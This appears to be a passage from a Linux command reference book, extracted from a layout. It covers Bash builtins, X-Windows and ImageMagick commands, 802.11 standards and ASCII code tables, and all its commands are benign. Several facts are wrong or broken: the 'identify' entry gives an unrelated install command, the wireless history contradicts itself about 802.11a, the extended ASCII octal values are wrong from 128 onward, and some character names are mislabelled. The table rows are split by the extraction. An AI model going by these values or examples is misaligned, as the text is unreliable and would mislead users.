 - *This is a legacy command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Variables*
- local **variable_name=value** : Creates a local variables in a function.
 - **Ex:** Scripting sample:


```
#!/bin/bash
HELLO=Hello
function hello {
    local HELLO=World
    echo $HELLO
}
echo $HELLO
hello
echo $HELLO
```
 - **Tips:**
 - *Local variables are only available in a function, they are not available to the rest of the script or other functions.*
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Variables*
- mapfile **arguments variable** : Reads lines from STDIN into an indexed array variable.
 - **Ex:** This is a very simple example of a progress bar. That will print a dot for each line read. The escaped comment hides the appended words from printf :


```
printf '%s\n' {1..5} | mapfile -c 1 -C 'printf . \#'
```
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Variables*
- read **arguments variable** : Reads the console input into a variable.
 - **Ex:** read myvariable; echo \$myvariable
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Variables*

- **readarray array_name < file_name** : Reads lines from a file into an array variable.
 - **Ex:** `readarray myarray < stuff.txt; echo ${myarray[0]}`
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Variables*
- **readonly variable_name=value** : Marks functions and variables as read-only.
 - **Ex:** `readonly myvariable=value`
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Variables*
- **return [n]** : Exits a shell function, with optional value.
 - **Ex:** `return 12345`
 - **Tips:**
 - *If a value is passed via the command, the function or source script will exit with the return value specified by n .*
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Loop/Branching*
- **printenv arguments variable_name** : Displays values of all or specific environment variables.
 - **Ex:** `printenv USER`
 - **Notes:**
 - *Related to (or similar) env command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/printenv>
 - *This is a COREUTILS command.*
 - *Category: Variables*
- **printf arguments** : Presents and displays data in a specified format.
 - **Ex:** `printf "Name is \"%s\".\n-----\n." "Jane"`
 - **Notes:**
 - *Related to (or similar) echo command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/printf>
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*

- select NAME [in WORDS ... ;] do commands; done : Selects words from a list and then execute commands based on the word.

- Ex:

```
#!/bin/bash
PS3='Please enter your choice : '
options=("Option 1" "Option 2" "Option 3" "Option 4")
select opt in "${options[@]}"
do
    case $opt in
        "Option 1")
            echo "Option 1 Selected";;
        "Option 2")
            echo "Option 2 Selected";;
        "Option 3")
            echo "Option 3 Selected";;
        "Option 4")
            break;;
        *) echo "Error: invalid option: $REPLY";;
    esac
done
```

- Notes:
 - This is an internal Bash command.
 - Category: Loop/Branching
- set **variable_name=value** : Manipulates shell variables and functions.
 - Ex: set **myvariable=HelloWorld**; echo \$myvariable
 - Notes:
 - Related to (or similar) unset command.
 - This is an internal Bash command.
 - Category: Variables
- shift **arguments** : Shifts positional parameters n times.
 - Ex: shift 1
 - Tips:
 - For clarification, positional parameters are the arguments (i.e. ./myscript -arg1:value1 -arg2:value2 ...) that you pass inside of a script.
 - Notes:
 - This is an internal Bash command.

- *Category: Loop/Branching*
- sleep **time** : Suspends the execution of a script for a specified amount of time (in seconds).
 - **Ex:** sleep 10
 - **Notes:**
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/sleep>
 - *This is a COREUTILS command.*
 - *Category: Loop/Branching*
- source **file_name arguments** : Executes commands from a file in the current shell.
 - **Ex:** source my_functions.sh
 - **Notes:**
 - *Can be used to load a functions file into the current shell.*
 - *This is an internal Bash command.*
 - *Category: Shell*
- test **expression** : Checks the file type and compares values.
 - **Ex:** test 7 -gt 5 && echo "true"
 - **Notes:**
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/test>
 - *This is a COREUTILS command.*
 - *Category: Loop/Branching*
- true : Exits with a status code indicating success.
 - **Ex:** if true; then echo True; fi
 - **Notes:**
 - *Related to (or similar) false command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/true>
 - *This is a COREUTILS command.*
 - *Category: Loop/Branching*
- typeset **arguments variable_name=value** : Sets a variable values and attributes.
 - **Notes:**
 - *Obsolete command, see " help declare ".*
 - *Related to (or similar) declare command.*
 - *This is an internal Bash command.*

- *Category: Variables*

- while commands; do commands; done : Executes command(s) as long as a test succeeds.

- **Ex:**

```
while true
do
echo "- TRUE"
done
```

- **Notes:**

- *This is an internal Bash command.*
 - *Category: Loop/Branching*

- unset **arguments variable_name** : To clear out (or undefine) a shell variable.

- **Ex:** unset **myvariable**

- **Notes:**

- *Related to (or similar) set command.*
 - *This is an internal Bash command.*
 - *Category: Variables*

- until commands; do commands; done : Executes command(s) until a given condition is true.

- **Ex:**

```
#!/bin/bash
COUNTER=20
until [ $COUNTER -lt 10 ]; do
echo COUNTER $COUNTER
let COUNTER-=1
done
```

- **Notes:**

- *This is an internal Bash command.*
 - *Category: Loop/Branching*

X-Windows Commands (GUI Starter Pack)

The following are application and commands for X-Windows that can be executed from the command line. When running these commands it is assumed that X-Windows is installed, and properly configured.

- stacer : System optimizer and monitor.
 - **Notes:**
 - *Related to (or similar) baobab command.*
 - *Category: X-Windows/Performance*
 - *Installing:*
 - sudo add-apt-repository ppa:oguzhaninan/stacer
 - sudo apt-get update
 - sudo apt-get install stacer
- gtkorphan : Finds orphaned packages.
 - **Notes:**
 - *Related to (or similar) apt-get command.*
 - *Category: X-Windows/Maintanence*
- baobab : Local storage usage analyzer.
 - **Notes:**
 - *Related to (or similar) stacer command.*
 - *Category: X-Windows/Maintanence*
- gnome-system-monitor : System monitor.
 - **Notes:**
 - *Related to (or similar) htop command.*
 - *Category: X-Windows/Proformance*
- cvt **arguments resolution** : Calculates VESA CVT mode lines.
 - **Ex:** cvt 1024 768
 - **Notes:**
 - *Related to (or similar) xrandr command.*
 - *Category: X-Windows*
- gapplication **arugements application_name** : D-Bus application launcher.
 - **Ex:** See a list of applications:
gapplication list-apps
 - **More Examples:**

- See application help:
gapplication help
 - Launch applications from list-apps:
gapplication launch org.gnome.gedit
- **Notes:**
 - *Related to (or similar) gibus command.*
 - *Category: X-Windows*
- **gibus arguments** : Tool for working with D-Bus objects.
 - **Ex:** gibus introspect --system --dest org.freedesktop.UPower --object-path / --recurse --only-properties
 - **Notes:**
 - *Related to (or similar) gapplication command.*
 - *Category: X-Windows*
- **gnome-help arguments** : GNOME help subsystem.
 - **Ex:** gnome-help --help-all
 - **Notes:**
 - *Category: X-Windows*
- **resize arguments** : Sets termcap and terminal settings to current xterm window size.
 - **Ex:** resize > /tmp/out; . /tmp/out
 - **Notes:**
 - *For more information, type: man termcap*
 - *Related to (or similar) xterm command.*
 - *Category: X-Windows*
- **shotwell arguments** : Digital photo manager.
 - **Ex:** shotwell
 - **Notes:**
 - *Related to (or similar) display command.*
 - *For more information: <https://wiki.gnome.org/Apps/Shotwell>*
 - *Category: X-Windows*
- **startx arguments** : Starts X-Windows.
 - **Ex:** startx
 - **Notes:**
 - *Related to (or similar) xinit command.*
 - *Category: X-Windows*
- **xdg-desktop-menu arguments file_name** : Tool for installing or uninstalling desktop menu items.

- **Ex:** xdg-desktop-menu install ./webthings- webpict.desktop
 - **Notes:**
 - *Related to (or similar) xdg-icon-resource command.*
 - *This is an XDG-UTILS command.*
 - *Category: X-Windows*
- xdg-desktop-icon **arguments file_name** : Tool for installing or uninstalling desktop icons.
 - **Ex:** xdg-desktop-icon install ./webthings-webpict.desktop
 - **Notes:**
 - *Related to (or similar) xdg-icon-resource command.*
 - *This is an XDG-UTILS command.*
 - *Category: X-Windows*
- xdg-icon-resource **arguments file_name** : Tool for installing or uninstalling desktop icons.
 - **Ex:** xdg-icon-resource install --size 22 ./wmicon-22.png webthings-webpict
 - **Notes:**
 - *Related to (or similar) xdg-desktop-icon command.*
 - *This is an XDG-UTILS command.*
 - *Category: X-Windows*
- xdg-mime **arguments file_name** : Queries and installs MIME types and associations.
 - **Ex:** xdg-mime query filetype file_name.jpg
 - **More Examples:**
 - Display the default application for a MIME type:
xdg-mime query default image/jpeg
 - Change the default application for a MIME type:
xdg-mime default feh.desktop image/jpeg
 - **Notes:**
 - *Related to (or similar) xdg-open command.*
 - *This is an XDG-UTILS command.*
 - *Category: X-Windows*
- xdg-open **arguments file_name or URL** : Used to open a file or URL in an application preferred by the user.
 - **Ex:** xdg-open 'http://www.example.com/'
 - **More Examples:**
 - xdg-open /temp/file_name.jpg

- **Notes:**
 - *Related to (or similar) xdg-mime command.*
 - *This is an XDG-UTILS command.*
 - *Category: X-Windows*
- **xdg-screensaver arguments** : Command line tool for controlling the screensaver.
 - **Ex:** xdg-screensaver activate
 - **Notes:**
 - *This is an XDG-UTILS command.*
 - *Category: X-Windows*
- **xdg-settings arguments** : Get various settings from the desktop environment.
 - **Ex:** xdg-settings get default-web-browser
 - **Notes:**
 - *Related to (or similar) xdg-mime command.*
 - *This is an XDG-UTILS command.*
 - *Category: X-Windows*
- **xrandr arguments** : Change the resolution when running X-Windows.
 - **Ex:** xrandr --output VGA --mode 1024x768
 - **Notes:**
 - *Related to (or similar) cvt command.*
 - *Category: X-Windows*
- **xterm arguments** : A terminal emulator for X-Windows.
 - **Ex:** xterm -e top
 - **Notes:**
 - *Category: X-Windows*
- **zenity arguments** : Displays GTK+ dialogs.
 - **Ex:** zenity --title="Select a file to remove" --file-selection
 - **Notes:**
 - *Related to (or similar) dialog command.*
 - *Category: X-Windows/Scripting*

ImageMagick Utilities

The following commands are for ImageMagick that can be executed from the command line or from *X-Windows*. These commands provide powerful image manipulation utilities.

Before you can use any of the utilities you have to make sure the following package is installed, type:

`sudo apt-get install imagemagick`

-OR-

`sudo yum install imagemagick`

- **animate *arguments input_file*** : Animates a sequence of images on *X-Windows*.
 - **Ex:** `magick animate *.jpg`
 - **Notes:**
 - *This is a IMAGEMAGICK command.*
(http://www.imagemagick.org/)
 - *Category: Image Tools/X-Windows*
- **compare *input_file arguments output_file*** : Mathematically and visually annotates the difference between an image and its reconstruction.
 - **Ex:** `compare -list metric`
 - **Notes:**
 - *This is a IMAGEMAGICK command.*
(http://www.imagemagick.org/)
 - *Category: Image Tools*
- **composite *input_file arguments output_file*** : Overlaps one image over another.
 - **Ex:** `composite -gravity center image1.gif image2: image2.png`
 - **Notes:**
 - *Related to (or similar) montage command.*
 - *This is a IMAGEMAGICK command.*
(http://www.imagemagick.org/)
 - *Category: Image Tools*

- conjure **argements script_file** : Executes scripts written in the Magick Scripting Language (MSL).
 - Ex: conjure -dimensions 400x400 incantation.msl
 Create the following file: incantation.msl


```
<image size="400x400">
    <read filename="image.gif"/>
    <get width="base-width" height="base-height"/>
    <resize geometry="%[dimensions]" />
    <get width="width" height="height"/>
    <print output="Image sized from %[base-width]x%[base-height] to %[width]x%[height].\n"/>
    <write filename="image.png"/>
</image>
```
- **Notes:**
 - This is a IMAGEMAGICK command.
[\(http://www.imagemagick.org/\)](http://www.imagemagick.org/)
 - Category: Image Tools
- convert **argements input_file output_file** : Converts images between formats as well as resize an image, blur, crop, despeckle, dither, draw on, flip, join, re-sample, and more.
 - Ex: convert -resize 50% **input_file.png output_file.jpg**
 - **Notes:**
 - This is a IMAGEMAGICK command.
[\(http://www.imagemagick.org/\)](http://www.imagemagick.org/)
 - Category: Image Tools
- display **argements input_file** : Displays an image sequence on X-Windows.
 - Ex: display -density 144 **my_drawing.svg**
 - **Notes:**
 - Related to (or similar) shotwell command.
 - This is a IMAGEMAGICK command.
[\(http://www.imagemagick.org/\)](http://www.imagemagick.org/)
 - Category: Image Tools/X-Windows
- identify **arguments file_name** : Describes the format and characteristics of image files.
 - Ex: install -D /source_path/*.py /destination_path
 - **Notes:**

- *This is a IMAGEMAGICK command.*
`(http://www.imagemagick.org/)`
 - *Category: Image Tools*
- import **arguments file_name** : Saves any visible window on an X server and outputs it as an image file.
 - Ex: import **screenshot-`date +%H%M%S`.jpg**
 - **Tips:**
 - *You can capture a single window, the entire screen, or any rectangular portion of the screen.*
 - **Notes:**
 - *This is a IMAGEMAGICK command.*
`(http://www.imagemagick.org/)`
 - *Category: Image Tools/X-Windows*
- montage **input_file arguments output_file** : Creates a composite image by combining multiple separate images.
 - Ex: montage **image1.jpg image2.jpg image3.jpg montage.jpg**
 - **Tips:**
 - *The images are tiled on the composite image optionally adorned with a border, frame, image name, and more.*
 - **Notes:**
 - *Related to (or similar) composite command.*
 - *This is a IMAGEMAGICK command.*
`(http://www.imagemagick.org/)`
 - *Category: Image Tools*

Additional References

This section contains general reference information that you may need for managing any type of system (i.e. physical or virtual), hooked up to a public or private network. The information in this section covers broad set of technologies (i.e. system, hardware, network, and application) related topics.

For example, IPv4 and IPv6 subnet mask tables are available to help you quickly calculate the available addresses and net mask (i.e. 255.255.255.252) for a particular size subnet (i.e. /8 - /30).

This section assumes that you already have a core understanding of the topics and data that is presented in it.

Tip:

This section is also very useful if you are preparing for a job interview questions. It provide a quick over of the topic and takes you into the important data.

The following references are included in this sections:

802.11 Wireless Standards

Description: A summary of the popular 802.11 wireless standards that have been released over the years.

ASCII Chart

Description: A complete ASCII chart of all printable, non-printable (control), and extended characters (international).

Computer Base Numbering System

Description: Provides a basic conversion table for binary, octal, decimal, and hexadecimal numbering system.

Computer Interfaces Types

Description: Lists several different interface standards that can be utilized by physical computing devices for connecting peripherals or hooking your computer to a network.

Computer Storage

Description: This section covers the different sizes of computer storage from the smallest to the largest known.

Connection Speed Type Chart

Description: There are several different technologies available for connecting to the Internet that are either wired or wireless connections. This chart covers the different connection types and their potential speeds.

DNS Record Types

Description: DNS is a hierarchical decentralized naming system for resources connected to the Internet or a private network. This chart covers the different DNS record types and provides examples of the records.

File Permissions

Description: This section goes into detail of Linux file permissions. Explains how to manage them with `chmod` command.

Filesystem Hierarchy Standard

Description: Linux uses the Filesystem Hierarchy Standard (FHS) to define a standard directory and contents structure for Linux distributions.

HTTP Status Codes

Description: This section contains a high-level list of common Apache2 HTTP status codes, some of these codes are just informational, while others are warnings or errors.

HTTP Request Methods

Description: HTTP defines methods (sometimes called 'verbs') that are used to indicate a desired action to be performed on a remote HTTP server. This chart describes the different HTTP Request Methods, and what they do.

IPv4 Networking and CIDR Tables

Description: IPv4 CIDR (Classless Inter-Domain Routing) notation is a compact representation of an IP address and its associated routing prefix.

IPv6 Networking and CIDR Tables

Description: IPv6 CIDR (Classless Inter-Domain Routing) notation is a compact representation of an IP address and its associated routing prefix.

Linux Signals

Description: Signals are a notification message sent by the operating system or program to another program. This chart describes each of the signals and what they mean.

OSI Network Model (7 Layers)

Description: The OSI (Open Systems Interconnection) model is a reference model that all networking programs and processes (i.e. utilities, services, etc.) fall into one of these layers.

RAID Levels (Storage)

Description: RAID utilizes techniques of striping, mirroring, or parity to create large reliable data stores from multiple general-purpose computer storage devices.

Types of Modern Data Storage

Description: If you have a specific application that needs storage, there are now three main types available to choose from. Depending on what you're trying to achieve will determine the best type of storage for your application.

Well Known TCP/UDP IP Ports

Description: TCP/IP supports 65535 ports that can be used to communicate with services on a local system.

Additional References

Description: Topical references that have been used throughout the book on several different subjects.

802.11 Wireless Standards

Below are a list of the popular 802.11 wireless standards that have been released over the years. You will notice that there two main frequencies 2.4GHz (in the U.S.) and 5GHz are the current standards. The problems with the 2.4 GHz frequency is a very actively used frequency (i.e. it is utilized by several different devices and even microwaves can affect this frequency), sometimes you get less signal noise in the 5 GHz band.

The original 802.11a started with only the 2.4 GHz frequency that offers only three non-overlapping channels, where other adjacent channels overlapped. Beginning with 802.11a (i.e. Wi-Fi 1) the use of the 5 GHz frequency was utilized, which offers at least 23 non-overlapping channels.

Starting with 802.11n (i.e. Wi-Fi 4) newer standard wireless technology support was introduced called MIMO. MIMO stands for Multi-In and Multi-Out, with this technology it is possible with up to four streams used for either Space–Time Block Code (STBC) or Multi-User (MU) operations.

The actual speed you get will vary on a variety factors, such as hardware compatibility between the device and access point with the standard. Any interference from other radios, distance from the device to the access point, walls, and number of other nearby radios utilizing the access point.

802.11 wireless standards

Standard	New Name	Frequency	Speed	Notes	Ratified
802.11b	Wi-Fi 1	2.4	11Mbps		1999
802.11a	Wi-Fi 2	5	54Mbps		1999
802.11g	Wi-Fi 3	2.4	54Mbps		2003
802.11n	Wi-Fi 4	2.4/5	288Mbps	MIMO	2009
802.11ac	Wi-Fi 5	5	568Mbps	MIMO*	

* = 802.11ac utilizes dual-band wireless technology, supporting simultaneous connections on both the 2.4GHz and 5GHz frequencies.

There is a newer standard that has not taken off as of the writing of this book that will be implemented in future hardware. It is known as 802.11ax (aka Wi-Fi 6) which promises speeds up to 10Gbps.

Note:

The Wi-Fi Alliance, the trade group that promotes wireless networking standards, is trying to make Wi-Fi naming simpler with the introduction of 802.11ax. All the 802.11 names, will now be rebranded as Wi-Fi 1-6).

Related Linux Wireless Commands

The following Linux commands, can display information or configure the wireless hardware attached to your local system.

Displays wireless communications devices attached to your system, type:
`lspci | egrep -i --color 'wifi|wlan|wireless'`

To show more information (the input in **bold** will vary depending on the device output from the previous command), type:

`lspci -vv -s 4c:00.0`

Configures the wireless interface hardware parameters (i.e. SSID, mode, channel, bit rates, encryption key, power, etc.), type:

`iwconfig wlan1`

To display the wireless signal link quality, type:

`iwconfig wlan0 | grep -i --color quality`

If your system uses the NetworkManager, use the following command to show the network connections, type:

`nmcli connection show`

To display general properties for a wireless device (the input in **bold** will vary depending on the device output from the previous command), type:

```
nmcli -f GENERAL,WIFI-PROPERTIES dev show wlp2s0
```

To display the wireless signal link quality, type:

```
nmcli dev wifi
```

`wavemon` is a wireless network device monitoring program. It displays continuously updated information about signal levels, and other wireless-specific and general network information. To install the program, type:

Debian based:

```
sudo apt install wavemon
```

Red Hat based:

```
sudo yum install wavemon
```

Tip:

An alternative to continuously display the wireless device signal information using built-in commands, type:

```
watch -n 1 cat /proc/net/wireless
```

Additional Standards Not Covered

There are other 802.11 standards that are not included in this reference because they were never adapted or they might be used in different parts of the world. For example, 802.11aj (aka China Millimeter Wave) standard is utilized in China and is basically a rebranded version of 802.11ad for use in that part of the

world. The goal is to maintain backwards compatibility with 802.11ad. The 802.11ah standard also recently approved (created as a Bluetooth competitor), targets low-energy consumption devices and creates extended range Wi-Fi networks that can be stretched beyond the reach of the traditional 2.4 to 5 GHz network.

ASCII Chart

ASCII is an abbreviation for American Standard Code for Information Interchange, it is a character encoding standard for electronic communication. ASCII codes represent text in computers, telecommunications equipment, and other types of devices.

Most modern character-encoding schemes are based on ASCII, such as UNICODE which supports many more additional characters.

The ASCII chart is broken up into three tables, Non-Printable, Printable, and Extended. Each table of characters serves its own purpose.

The Non-Printable table contains characters that are not visible when displayed in the console. They generally have another function, such as the Bell character (Decimal 7) is supposed to play a bell noise (or whatever your system is configured to play).

The Printable table contains characters that are visible when displayed in the console. For example, the Capital Letter - A character (Decimal 65).

The Extended table also contains characters that are visible when displayed in the console. These characters were added later to support international languages. For example, the Pound (Currency) - £ character (Decimal 163).

ASCII Control Characters (Non-Printable)

Binary	Oct	Dec	Hex	Name	Abbreviation
000 0000	000	0	00	Null	NUL
000 0001	001	1	01	Start of Heading	SOH
000 0010	002	2	02	Start of Text	STX
000 0011	003	3	03	End of Text	EXT
000 0100	004	4	04	End of Transmission	EOT
000	005	5	05	Enquiry	ENQ

0101					
000 0110	006	6	06	Acknowledgement	ACK
000 0111	007	7	07	Bell	BEL
000 1000	010	8	08	Backspace	BS
000 1001	011	9	09	Horizontal Tab	HT
000 1010	012	10	0A	Line Feed	LF
000 1011	013	11	0B	Vertical Tab	VT
000 1100	014	12	0C	Form Feed	FF
000 1101	015	13	0D	Carriage Return	CR
000 1110	016	14	0E	Shift Out	SO
000 1111	017	15	0F	Shift In	SI
001 0000	020	16	10	Data Link Escape	DLE
001 0001	021	17	11	Device Control 1 (often XON)	DC1
001 0010	022	18	12	Device Control 2	DC2
001 0011	023	19	13	Device Control 3 (often XOFF)	DC3
001 0100	024	20	14	Device Control 4	DC4
001 0101	025	21	15	Negative Acknowledgement	NAK
001	026	22	16	Synchronous Idle	SYN

0110					
001 0111	027	23	17	End of Transmission Block	ETB
1000	030	24	18	Cancel	CAN
001 1001	031	25	19	End of Medium	EM
1010	032	26	1A	Substitute	SUB
001 1011	033	27	1B	Escape	ESC
1100	034	28	1C	File Separator	FS
001 1101	035	29	1D	Group Separator	GS
1110	036	30	1E	Record Separator	RS
001 1111	037	31	1F	Unit Separator	US
111 1111	177	127	7F	Delete	DEL

ASCII Printable Characters

Binary	Oct	Dec	Hex	Name	Glyph
010 0000	040	32	20	Space Character	space
010 0001	041	33	21	Exclamation Point	!
010 0010	042	34	22	Double Quote	"
010 0011	043	35	23	Pound or Hash Mark	#
010	044	36	24	Dollar Sign	\$

0100					
010 0101	045	37	25	Percentage Sign	%
010 0110	046	38	26	Ampersand Sign	&
010 0111	047	39	27	Single Quote	'
010 1000	050	40	28	Open Parenthesis	(
010 1001	051	41	29	Close Parenthesis)
010 1010	052	42	2A	Asterisk	*
010 1011	053	43	2B	Plus Sign	+
010 1100	054	44	2C	Comma	,
010 1101	055	45	2D	hyphen or minus sign	-
010 1110	056	46	2E	Period	.
010 1111	057	47	2F	Slash	/
011 0000	060	48	30	Number - Zero	0
011 0001	061	49	31	Number - One	1
011 0010	062	50	32	Number - Two	2
011 0011	063	51	33	Number - Three	3
011 0100	064	52	34	Number - Four	4
011	065	53	35	Number - Five	5

0101					
011 0110	066	54	36	Number - Six	6
011 0111	067	55	37	Number - Seven	7
011 1000	070	56	38	Number - Eight	8
011 1001	071	57	39	Number - Nine	9
011 1010	072	58	3A	Colin	:
011 1011	073	59	3B	Semi-Colin	;
011 1100	074	60	3C	Less Then Sign	<
011 1101	075	61	3D	Equal Sign	=
011 1110	076	62	3E	Greater Then Sign	>
011 1111	077	63	3F	Questions Mark	?
100 0000	100	64	40	At Symbol	@
100 0001	101	65	41	Capital Letter - A	A
100 0010	102	66	42	Capital Letter - B	B
100 0011	103	67	43	Capital Letter - C	C
100 0100	104	68	44	Capital Letter - D	D
100 0101	105	69	45	Capital Letter - E	E
100	106	70	46	Capital Letter - F	F

0110					
100 0111	107	71	47	Capital Letter - G	G
100 1000	110	72	48	Capital Letter - H	H
100 1001	111	73	49	Capital Letter - I	I
100 1010	112	74	4A	Capital Letter - J	J
100 1011	113	75	4B	Capital Letter - K	K
100 1100	114	76	4C	Capital Letter - L	L
100 1101	115	77	4D	Capital Letter - M	M
100 1110	116	78	4E	Capital Letter - N	N
100 1111	117	79	4F	Capital Letter - O	O
101 0000	120	80	50	Capital Letter - P	P
101 0001	121	81	51	Capital Letter - Q	Q
101 0010	122	82	52	Capital Letter - R	R
101 0011	123	83	53	Capital Letter - S	S
101 0100	124	84	54	Capital Letter - T	T
101 0101	125	85	55	Capital Letter - V	U
101 0110	126	86	56	Capital Letter - V	V
101	127	87	57	Capital Letter - W	W

0111						
101 1000	130	88	58	Capital Letter - X	X	
101 1001	131	89	59	Capital Letter - Y	Y	
101 1010	132	90	5A	Capital Letter - Z	Z	
101 1011	133	91	5B	Open Bracket	[
101 1100	134	92	5C	Backslash	\	
101 1101	135	93	5D	Close Bracket]	
101 1110	136	94	5E	Circumflex (Carrot)	^	
101 1111	137	95	5F	Underscore	_	
110 0000	140	96	60	Grave Accent (Backtick)	`	
110 0001	141	97	61	Lower Case Letter - a	a	
110 0010	142	98	62	Lower Case Letter - b	b	
110 0011	143	99	63	Lower Case Letter - c	c	
110 0100	144	100	64	Lower Case Letter - d	d	
110 0101	145	101	65	Lower Case Letter - e	e	
110 0110	146	102	66	Lower Case Letter - f	f	
110 0111	147	103	67	Lower Case Letter - g	g	
110	150	104	68	Lower Case Letter - h	h	

1000						
110 1001	151	105	69	Lower Case Letter - i	i	
110 1010	152	106	6A	Lower Case Letter - j	j	
110 1011	153	107	6B	Lower Case Letter - k	k	
110 1100	154	108	6C	Lower Case Letter - l	l	
110 1101	155	109	6D	Lower Case Letter - m	m	
110 1110	156	110	6E	Lower Case Letter - n	n	
110 1111	157	111	6F	Lower Case Letter - o	o	
111 0000	160	112	70	Lower Case Letter - p	p	
111 0001	161	113	71	Lower Case Letter - q	q	
111 0010	162	114	72	Lower Case Letter - r	r	
111 0011	163	115	73	Lower Case Letter - s	s	
111 0100	164	116	74	Lower Case Letter - t	t	
111 0101	165	117	75	Lower Case Letter - u	u	
111 0110	166	118	76	Lower Case Letter - v	v	
111 0111	167	119	77	Lower Case Letter - w	w	
111 1000	170	120	78	Lower Case Letter - x	x	

111 1001	171	121	79	Lower Case Letter - y	y
111 1010	172	122	7A	Lower Case Letter - z	z
111 1011	173	123	7B	Open Brace	{
111 1100	174	124	7C	Vertical Bar (aka Pipe)	
111 1101	175	125	7D	Close Brace	}
111 1110	176	126	7E	Tilde	~

Extended ASCII Characters

Binary	Oct	Dec	Hex	HTML Name	Name	Glyph
1000 0000	180	128	80	€	Euro (Currency)	€
1000 0001	181	129	81		Unused	
1000 0010	182	130	82	‚	Single Low-9 Quotation Symbol	,
1000 0011	183	131	83	ƒ	Function Sign/Florin Symbol	f
1000 0100	184	132	84	„	Double Low-9 Quotation Symbol	„
1000 0101	185	133	85	…	Horizontal Ellipsis	...
1000 0110	186	134	86	†	Single Dagger Symbol	†
1000 0111	187	135	87	‡	Double Dagger Symbol	‡
1000	190	136	88	ˆ	Circumflex Accent	^

1000							
1000	191	137	89	‰	Per Mille Symbol	%o	
1001							
1000	192	138	8A	Š	Uppercase S with Caron	Š	
1010							
1000	193	139	8B	‘	Single Left-Pointing Angle Quotation	‘	
1011							
1000	194	140	8C	Œ	Uppercase Ligature OE	Œ	
1100							
1000	195	141	8D		Unused		
1101							
1000	196	142	8E		Uppercase Z with Caron	Ž	
1110							
1000	197	143	8F		Unused		
1111							
1001	200	144	90		Unused		
0000							
1001	201	145	91	‘	Left Single Quotation Symbol	‘	
0001							
1001	202	146	92	’	Right Single Quotation Symbol	’	
0010							
1001	203	147	93	“	Left Double Quotation Symbol	“	
0011							
1001	204	148	94	”	Right Double Quotation Symbol	”	
0100							
1001	205	149	95	•	Bullet	•	
0101							
1001	206	150	96	–	En Dash	–	
0110							
1001	207	151	97	—	Em Dash	—	
0111							
1001	210	152	98	˜	Small Tilde	~	
1000							
1001	211	153	99	™	Trademark	™	

1001							
1001 1010	212	154	9A	š	Lowercase S with Caron	š	
1001 1011	213	155	9B	›	Single Right-Pointing Angle Quotation	›	
1001 1100	214	156	9C	œ	Lowercase Ligature OE	œ	
1001 1101	215	157	9D		Unused		
1001 1110	216	158	9E		Lowercase z with Caron	ž	
1001 1111	217	159	9F	Ÿ	Uppercase Y with Diaeresis	Ŷ	
1010 0000	220	160	A0	 	Non-Breaking Space		
1010 0001	221	161	A1	¡	Inverted Exclamation Mark	¡	
1010 0010	222	162	A2	¢	Cent (Currency)	¢	
1010 0011	223	163	A3	£	Pound (Currency)	£	
1010 0100	224	164	A4	¤	Currency Symbol	¤	
1010 0101	225	165	A5	¥	Yen, Yuan (Currency)	¥	
1010 0110	226	166	A6	¦	Broken Bar/Pipe	׀	
1010 0111	227	167	A7	§	Section Symbol	§	
1010 1000	230	168	A8	¨	Diaresis/Umlaut	„	
1010 1001	231	169	A9	©	Copyright Symbol	©	
1010	232	170	AA	ª	Ordinal Indicator	ª	

1010							
1010 1011	233	171	AB	«	Double Left Angle Quote/Guillemets	«	
1010 1100	234	172	AC	¬	Logical Negation Symbol	¬	
1010 1101	235	173	AD	­	Soft Hyphen		
1010 1110	236	174	AE	®	Registered Trademark Symbol	®	
1010 1111	237	175	AF	¯	Macron Symbol	—	
1011 0000	240	176	B0	°	Degree Symbol	°	
1011 0001	241	177	B1	±	Plus-Minus Symbol	±	
1011 0010	242	178	B2	²	Superscript Two, Square, ^2	²	
1011 0011	243	179	B3	³	Superscript Three, Cube, ^3	³	
1011 0100	244	180	B4	´	Acute Accent	'	
1011 0101	245	181	B5	µ	Lowercase Mu (Micron or Micro)	µ	
1011 0110	246	182	B6	¶	Pilcrow/Paragraph Sign	¶	
1011 0111	247	183	B7	·	Interpunct/Space Dot	·	
1011 1000	250	184	B8	¸	Cedilla	,	
1011 1001	251	185	B9	¹	Superscript One	¹	
1011 1010	252	186	BA	º	Ordinal Indicator	º	
1011	253	187	BB	»	Double Right Angle	»	

1011					Quote/Guillemets	
1011 1100	254	188	BC	¼	Fraction One Quarter	$\frac{1}{4}$
1011 1101	255	189	BD	½	Fraction One Half	$\frac{1}{2}$
1011 1110	256	190	BE	¾	Fraction Three Quarters	$\frac{3}{4}$
1011 1111	257	191	BF	¿	Inverted Question Mark	¿
1100 0000	260	192	C0	À	Uppercase A with Grave	À
1100 0001	261	193	C1	Á	Uppercase A with Acute	Á
1100 0010	262	194	C2	Â	Uppercase A with Circumflex	Â
1100 0011	263	195	C3	Ã	Uppercase A with Tilde	Ã
1100 0100	264	196	C4	Ä	Uppercase A with Diaeresis	Ä
1100 0101	265	197	C5	Å	Uppercase A with Ring Above	Å
1100 0110	266	198	C6	Æ	Uppercase Diphthong Æ	Æ
1100 0111	267	199	C7	Ç	Uppercase E with Cedilla	Ç
1100 1000	270	200	C8	È	Uppercase E with Grave	È
1100 1001	271	201	C9	É	Uppercase E with Acute	É
1100 1010	272	202	CA	Ê	Uppercase E with Circumflex	Ê
1100 1011	273	203	CB	Ë	Uppercase E with Diaeresis	Ë

1100 1100	274	204	CC	Ì	Uppercase I with Grave	Í
1100 1101	275	205	CD	Í	Uppercase I with Acute	Í
1100 1110	276	206	CE	Î	Uppercase I with Circumflex	Î
1100 1111	277	207	CF	Ï	Uppercase I with Diaeresis	Ï
1101 0000	280	208	D0	Ð	Uppercase letter Eth	Ð
1101 0001	281	209	D1	Ñ	Uppercase N with Tilde	Ñ
1101 0010	282	210	D2	Ò	Uppercase O with Grave	Ò
1101 0011	283	211	D3	Ó	Uppercase O with Acute	Ó
